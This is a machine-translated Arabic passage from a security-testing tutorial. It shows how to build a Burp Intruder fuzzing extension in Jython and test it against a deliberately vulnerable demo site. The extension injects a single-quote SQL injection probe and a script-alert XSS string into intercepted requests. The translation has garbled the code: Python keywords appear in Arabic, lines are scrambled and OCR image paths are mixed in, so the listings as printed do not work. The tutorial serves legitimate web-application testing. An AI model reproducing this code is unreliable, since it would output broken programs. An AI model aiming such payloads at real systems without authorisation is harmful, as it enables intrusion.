الشكل .2-6تهيئة موقع مترجم Jython

Machine Translated by Google

اختبار :Burp Fuzzingفي مرحلة ما من مسيرتك المهنية، قد تجد نفسك بصدد اختبار تطبيق ويب أو خدمة ويب لا تسمح لك باستخدام أدوات تقييم تطبيقات الويب التقليدية. سواءً كنت تعمل مع بروتوكول ثنائي مُغلّف بحركة مرور HTTPأو طلبات JSONمعقدة، فمن الضروري أن تكون قادرًا على اختبار أخطاء تطبيقات الويب التقليدية. قد يستخدم التطبيق عددًا كبيرًا جدًا من المعاملات، أو يكون مُبهمًا بطريقة تجعل إجراء اختبار يدوي يستغرق وقتًا طويلًا جدًا. لقد وقعتُ أنا أيضًا في خطأ استخدام أدوات قياسية غير مُصممة للتعامل مع البروتوكولات الغريبة أو حتى JSONفي كثير من الحالات. هنا تكمن فائدة استخدام Burpلإنشاء أساس متين لحركة مرور HTTP، بما في ذلك ملفات تعريف الارتباط الخاصة بالمصادقة، مع تمرير محتوى الطلب إلى أداة اختبار مخصصة يمكنها بعد ذلك التلاعب بالحمولة بأي طريقة تختارها. سنعمل على أول إضافة لـ Burpلإنشاء أبسط أداة اختبار لتطبيقات الويب في العالم، والتي يمكنك تطويرها لاحقًا لتصبح أكثر ذكاءً.

يحتوي Burpعلى عدد من الأدوات التي يمكنك استخدامها عند إجراء اختبارات تطبيقات الويب. عادةً، تقوم باحتجاز جميع الطلبات باستخدام Proxy، وعندما تلاحظ مرور طلب مثير للاهتمام، تقوم بإرساله إلى أداة Burpأخرى. إحدى التقنيات الشائعة التي أستخدمها هي إرسالها إلى أداة Repeater، التي تتيح لي إعادة تشغيل حركة مرور الويب، بالإضافة إلى تعديل أي نقاط مثيرة للاهتمام يدويًا. لإجراء هجمات أكثر آلية على معلمات الاستعلام، تقوم بإرسال طلب إلى أداة Intruder، التي تحاول تحديد مناطق حركة مرور الويب التي يجب تعديلها تلقائيًا، ثم تتيح لك استخدام مجموعة متنوعة من الهجمات لمحاولة استخراج رسائل الخطأ أو الكشف عن الثغرات الأمنية. يمكن لملحق Burpالتفاعل بطرق عديدة مع مجموعة أدوات Burp، وفي حالتنا، سنقوم بإضافة وظائف إضافية إلى أداة Intruderمباشرةً.

أول ما يخطر ببالي هو مراجعة توثيق واجهة برمجة تطبيقات Burpلتحديد فئات Burpالتي أحتاج إلى توسيعها لكتابة امتدادي المخصص. يمكنك الوصول إلى هذا التوثيق بالنقر على علامة تبويب "التوسيع" ثم علامة تبويب "واجهات برمجة التطبيقات" . قد يبدو الأمر معقدًا بعض الشيء نظرًا لتشابهه (وهو كذلك بالفعل) مع لغة .Javaأول ما نلاحظه هو أن مطوري Burpقد سمّوا كل فئة بشكل مناسب ليسهل علينا تحديد نقطة البداية. على وجه الخصوص، ولأننا بصدد فحص طلبات الويب أثناء هجوم Intruder، أرى الفئتين IIntruderPayloadGeneratorFactoryو . IIntruderPayloadGeneratorدعونا نلقي نظرة على ما يقوله التوثيق عن الفئة : IIntruderPayloadGeneratorFactory

```
 * **/يمكن للإضافات تنفيذ هذه الواجهة ثم استدعاء IBurpExtenderCallbacks.registerIntruderPayloadGeneratorFactory() * 

*لتسجيل مصنع لحمولات Intruderالمخصصة. /*

واجهة عامة { IIntruderPayloadGeneratorFactory

* **/يستخدم Burpهذه الطريقة للحصول على اسم مُولِّد الحمولة، سيظهر هذا كخيار ضمن واجهة المستخدم Intruder *عندما يختار المستخدم استخدام الحمولة
المُولَّدة بواسطة الإضافة.
*

*

*/  String getGeneratorName(); @return *اسم مولد الحمولة.

/**

*يتم استخدام هذه الطريقة بواسطة Burpعندما يبدأ المستخدم هجوم * Intruderالذي يستخدم مولد الحمولة هذا.
```

Machine Translated by Google

* @param attack *كائن IIntruderAttackيمكن الاستعلام عنه للحصول على تفاصيل *حول الهجوم الذي سيتم فيه استخدام مولد الحمولة.

@return *نسخة جديدة من IIntruderPayloadGenerator *سيتم استخدامها لإنشاء *حمولات للهجوم. /*

IIntruderPayloadGenerator createNewInstance(IIntruderAttack attack);

}

يُشير الجزء الأول من التوثيق إلى ضرورة تسجيل الإضافة الخاصة بنا بشكل صحيح في Burp. سنقوم بتوسيع فئة Burp الرئيسية بالإضافة إلى فئة IIntruderPayloadGeneratorFactory.

بعد ذلك، نلاحظ أن Burp يتوقع وجود دالتين في فئتنا الرئيسية. ستستدعي Burp الدالة getGeneratorName لاسترجاع اسم الإضافة، ومن المتوقع أن تُرجع سلسلة نصية. أما الدالة createNewInstance فتتوقع منا إرجاع نسخة من IIntruderPayloadGenerator، وهي فئة ثانية يجب علينا إنشاؤها.

لنقم الآن بتنفيذ كود بايثون الفعلي لتلبية هذه المتطلبات، ثم سنلقي نظرة على كيفية إضافة فئة IIntruderPayloadGenerator. افتح ملف بايثون جديدًا، وسمّه bhp_fuzzer.py، ثم أضف الكود التالي:

من burp استورد IBurpExtender
من burp استورد IIntruderPayloadGeneratorFactory من burp استورد IIntruderPayloadGenerator من java.util استورد List و ArrayList

استيراد عشوائي

class BurpExtender(IBurpExtender, IIntruderPayloadGeneratorFactory): def registerExtenderCallbacks(self, callbacks): self._callbacks = callbacks self._helpers = callbacks.getHelpers()

callbacks.registerIntruderPayloadGeneratorFactory(self)

يعود

دالة getGeneratorName(self):
إرجاع "مولد حمولة BHP"

def createNewInstance(self, attack): return BHPFuzzer(self, attack)

هذا هو الهيكل الأساسي لما نحتاجه لتلبية المجموعة الأولى من متطلبات امتدادنا. علينا أولًا استيراد فئة IBurpExtender، وهو شرط أساسي لكل امتداد نكتبه. بعد ذلك، نستورد الفئات اللازمة لإنشاء مولد حمولة Intruder. ثم نُعرّف فئة BurpExtender، التي ترث من فئتي IBurpExtender و IIntruderPayloadGeneratorFactory. بعد ذلك، نستخدم الدالة registerIntruderPayloadGeneratorFactory لتسجيل فئتنا حتى تُدرك أداة Intruder قدرتنا على توليد الحمولات. ثم نُنفّذ الدالة getGeneratorName لإرجاع اسم مولد الحمولة. الخطوة الأخيرة هي الدالة createNewInstance التي تستقبل مُعامل الهجوم وتُرجع نسخة من فئة IIntruderPayloadGenerator، والتي أطلقنا عليها اسم BHPFuzzer.

دعونا نلقي نظرة على وثائق فئة IIntruderPayloadGenerator حتى نعرف ما يجب تنفيذه.

/**

Machine Translated by Google

```
*تُستخدم هذه الواجهة لمولدات حمولة Intruderالمخصصة.
*ملحقات
*يجب على من قاموا بتسجيل IIntruderPayloadGeneratorFactory *إرجاع نسخة جديدة من *هذه الواجهة عند الحاجة كجزء من
هجوم Intruderجديد. /*

public interface IIntruderPayloadGenerator { /**

*تستخدم Burpهذه الطريقة لتحديد ما إذا كانت الحمولة
*
يستطيع المولد توفير أي حمولات إضافية.
*
*يجب أن تُرجع الإضافات @returnالقيمة falseعندما يتم استهلاك جميع البيانات المتاحة، وإلا تُرجع القيمة true

*/
 boolean hasMorePayloads();

/**
*يستخدم Burpهذه الطريقة للحصول على قيمة الحمولة التالية.
*
@param baseValue *القيمة الأساسية لموضع الحمولة الحالي.
*قد تكون هذه القيمة فارغة إذا لم يكن مفهوم القيمة الأساسية قابلاً للتطبيق (مثلاً في هجوم كبش الصدم). @return *الحمولة التالية التي سيتم استخدامها في
الهجوم. /*

 byte[] getNextPayload(byte[] baseValue);
/**
*يستخدم Burpهذه الطريقة لإعادة ضبط حالة الحمولة
*
مولد بحيث تُعيد الاستدعاءة التالية للدالة ()getNextPayload *الحمولة الأولى مرة أخرى. سيتم استدعاء هذه الدالة *عندما يستخدم هجوم
نفس الحمولة
*
مولد لأكثر من موضع حمولة واحد، على سبيل المثال في
*هجوم قناص. /*

 void reset();
}
```

حسنًا! نحتاج الآن إلى تطبيق الفئة الأساسية، ويجب أن تُعرّف هذه الفئة ثلاث دوال. الدالة الأولى، ، hasMorePayloadsوظيفتها ببساطة تحديد ما إذا كان سيتم إرسال الطلبات المُعدّلة إلى Burp Intruderأم لا. سنستخدم عدادًا لهذا الغرض، وعندما يصل العداد إلى الحد الأقصى الذي حددناه، سنُعيد القيمة Falseلمنع توليد المزيد من حالات الاختبار العشوائي. أما الدالة ، getNextPayloadفستستقبل الحمولة الأصلية من طلب HTTP الذي تم اعتراضه. أو، إذا حددتَ مناطق حمولة متعددة في طلب ،HTTPفستستقبل فقط البايتات التي طلبتَ اختبارها عشوائيًا (سنتناول هذا لاحقًا). تُمكّننا هذه الدالة من اختبار حالة الاختبار الأصلية عشوائيًا ثم إعادتها ليُرسل Burpالقيمة الجديدة بعد الاختبار العشوائي. أما الدالة الأخيرة، ، reset فوظيفتها أنه إذا أنشأنا مجموعة معروفة من الطلبات التي تم اختبارها عشوائيًا -لنقل خمسة منها -فسنقوم، لكل موضع حمولة حددناه في علامة تبويب Intruder، بالمرور على القيم الخمس التي تم اختبارها عشوائيًا.

أداة الفحص العشوائي لدينا ليست دقيقة للغاية، وستستمر دائمًا في فحص كل طلب HTTPعشوائيًا. لنرَ الآن كيف سيبدو هذا عند تطبيقه بلغة بايثون. أضف الكود التالي إلى أسفل ملف :bhp_fuzzer.py

```
 class BHPFuzzer(IIntruderPayloadGenerator): def __init__(self, extender, attack):

= attack self.max_payloads = 10 self.num_iterations = 0
= extender self._helpers = extender._helpers self._attack
self._extender


يعود
```

Machine Translated by Google

```
 def hasMorePayloads(self): if self.num_iterations == self.max_payloads:

إرجاع خطأ
آخر:
إرجاع صحيح


getNextPayload(self,current_payload): دالة

#تحويل الحمولة إلى سلسلة نصية  payload = "".join(chr(x) for x in current_payload) استدعاء
 POST payload = self.mutate_payload(payload) مُعدِّلنا البسيط لاختبار


#زيادة عدد محاولات اختبار التشويش
 self.num_iterations += 1

حمولة العودة

إرجاع(self): self.num_iterations = 0  دالة إعادة الضبط
```

نبدأ بتعريف فئة BHPFuzzer الخاصة بنا التي تمتد من الفئة IIntruderPayloadGenerator.
نُعرّف متغيرات الفئة المطلوبة، ونضيف متغيري max_payloads وnum_iterations لنتمكن من تتبع وقت إبلاغ Burp بانتهاء عملية الاختبار العشوائي. يمكنك بالطبع ترك الإضافة تعمل إلى ما لا نهاية إذا رغبت، ولكن لأغراض الاختبار، سنترك هذا الإعداد كما هو. بعد ذلك، نُنفّذ الدالة hasMorePayloads التي تتحقق ببساطة مما إذا كنا قد وصلنا إلى الحد الأقصى لعدد تكرارات الاختبار العشوائي. يمكنك تعديل هذه الدالة لتشغيل الإضافة باستمرار عن طريق إرجاع القيمة True دائمًا. الدالة getNextPayload هي التي تستقبل حمولة HTTP الأصلية، وهنا سنجري الاختبار العشوائي. يصل المتغير current_payload كمصفوفة بايت، لذا نحوله إلى سلسلة نصية ثم نمرره إلى دالة الاختبار العشوائي .mutate_payload

ثم نزيد قيمة المتغير num_iterations ونعيد البيانات المُعدّلة. أما دالتنا الأخيرة فهي دالة إعادة الضبط التي تعود دون تنفيذ أي شيء.

والآن دعونا نضيف أبسط دالة اختبار عشوائي في العالم يمكنك تعديلها كما يحلو لك.
بما أن هذه الدالة على دراية بالحمولة الحالية، فإذا كان لديك بروتوكول معقد يتطلب شيئًا خاصًا، مثل مجموع التحقق CRC في بداية الحمولة أو حقل طول، يمكنك إجراء هذه العمليات الحسابية داخل هذه الدالة قبل إرجاع القيمة، مما يجعلها مرنة للغاية. أضف الكود التالي إلى ملف bhp_fuzzer.py، مع التأكد من وضع دالة mutate_payload في فئة BHPFuzzer باستخدام علامة الجدولة .

```
# :(def mutate_payload(self,original_payload)اختر مُعدِّلًا بسيطًا أو حتى استدعِ برنامجًا نصيًا خارجيًا picker = random.randint(1,3)

#تحديد إزاحة عشوائية في الحمولة المراد تعديلها payload = original_payload[:offset]
offset = random.randint(0,len(original_payload)-1)

#إدراج إزاحة عشوائية، محاولة حقن SQL إذا كان picker == 1: payload +=

"؛"

#تعطيل محاولة XSS في حالة picker == 2: payload += "<script>alert('BHP!');</script>"


#كرر جزءًا من الحمولة الأصلية برقم عشوائي إذا كان picker == 3:
```

Machine Translated by Google

```
                chunk_length = random.randint(len(payload[offset:]),len(payload)-1) repeater
                 = random.randint(1,10)

            for i in range(repeater): payload += original_payload[offset:offset+chunk_length]



                payload += original_payload[offset:] #أضف الأجزاء المتبقية من الحمولة
```

حمولة العودة

هذا المُختبِر البسيط واضحٌ تمامًا. سنختار عشوائيًا من بين ثلاثة مُعدِّلات: اختبار حقن SQLبسيط باستخدام علامة اقتباس مفردة، ومحاولة XSS، ثم مُعدِّل يختار جزءًا عشوائيًا من الحمولة الأصلية ويكرره عددًا عشوائيًا من المرات. لدينا الآن إضافة Burp Intruderجاهزة للاستخدام. دعونا نلقي نظرة على كيفية تحميلها.

Machine Translated by Google


اختبار البرنامج: أولًا، يجب تحميل الإضافة والتأكد من خلوها من الأخطاء. انقر على تبويب "الإضافات" في Burp، ثم انقر على زر "إضافة". ستظهر شاشة تتيح لك توجيه Burp إلى أداة الفحص. تأكد من ضبط نفس الخيارات الموضحة في الشكل 6-3.



الشكل 6-3. ضبط Burp لتحميل الإضافة الخاصة بنا

انقر على "التالي" وسيبدأ Burp بتحميل الإضافة. إذا سارت الأمور على ما يرام، سيشير Burp إلى أنه تم تحميل الإضافة بنجاح. في حال وجود أخطاء، انقر على تبويب "الأخطاء" ، وتحقق من أي أخطاء إملائية، ثم انقر على زر "إغلاق". يجب أن تبدو شاشة IExtender الآن كما في الشكل 6-4.

Machine Translated by Google




الشكل .6-4برنامج Burp Extenderيوضح أن الإضافة الخاصة بنا مُحمّلة

كما ترى، تم تحميل الإضافة الخاصة بنا، وقد رصد برنامج Burpتسجيل مولد حمولة .Intruderنحن الآن جاهزون لاستخدام الإضافة في هجوم حقيقي. تأكد من ضبط متصفحك لاستخدام Burp Proxyكوكيل محلي على المنفذ ،8080ولنهاجم تطبيق Acunetixنفسه من الفصل الخامس. ما عليك سوى التصفح إلى:

http://testphp.vulnweb.com

على سبيل المثال، استخدمت شريط البحث الصغير الموجود على موقعهم لإجراء بحث عن كلمة ."test"
يوضح الشكل 6-5كيف يمكنني رؤية هذا الطلب في علامة تبويب سجل HTTPفي علامة تبويب الوكيل، وقد نقرت بزر الماوس الأيمن على الطلب لإرساله إلى .Intruder

Machine Translated by Google




الشكل .6-5اختيار طلب HTTPلإرساله إلى Intruder

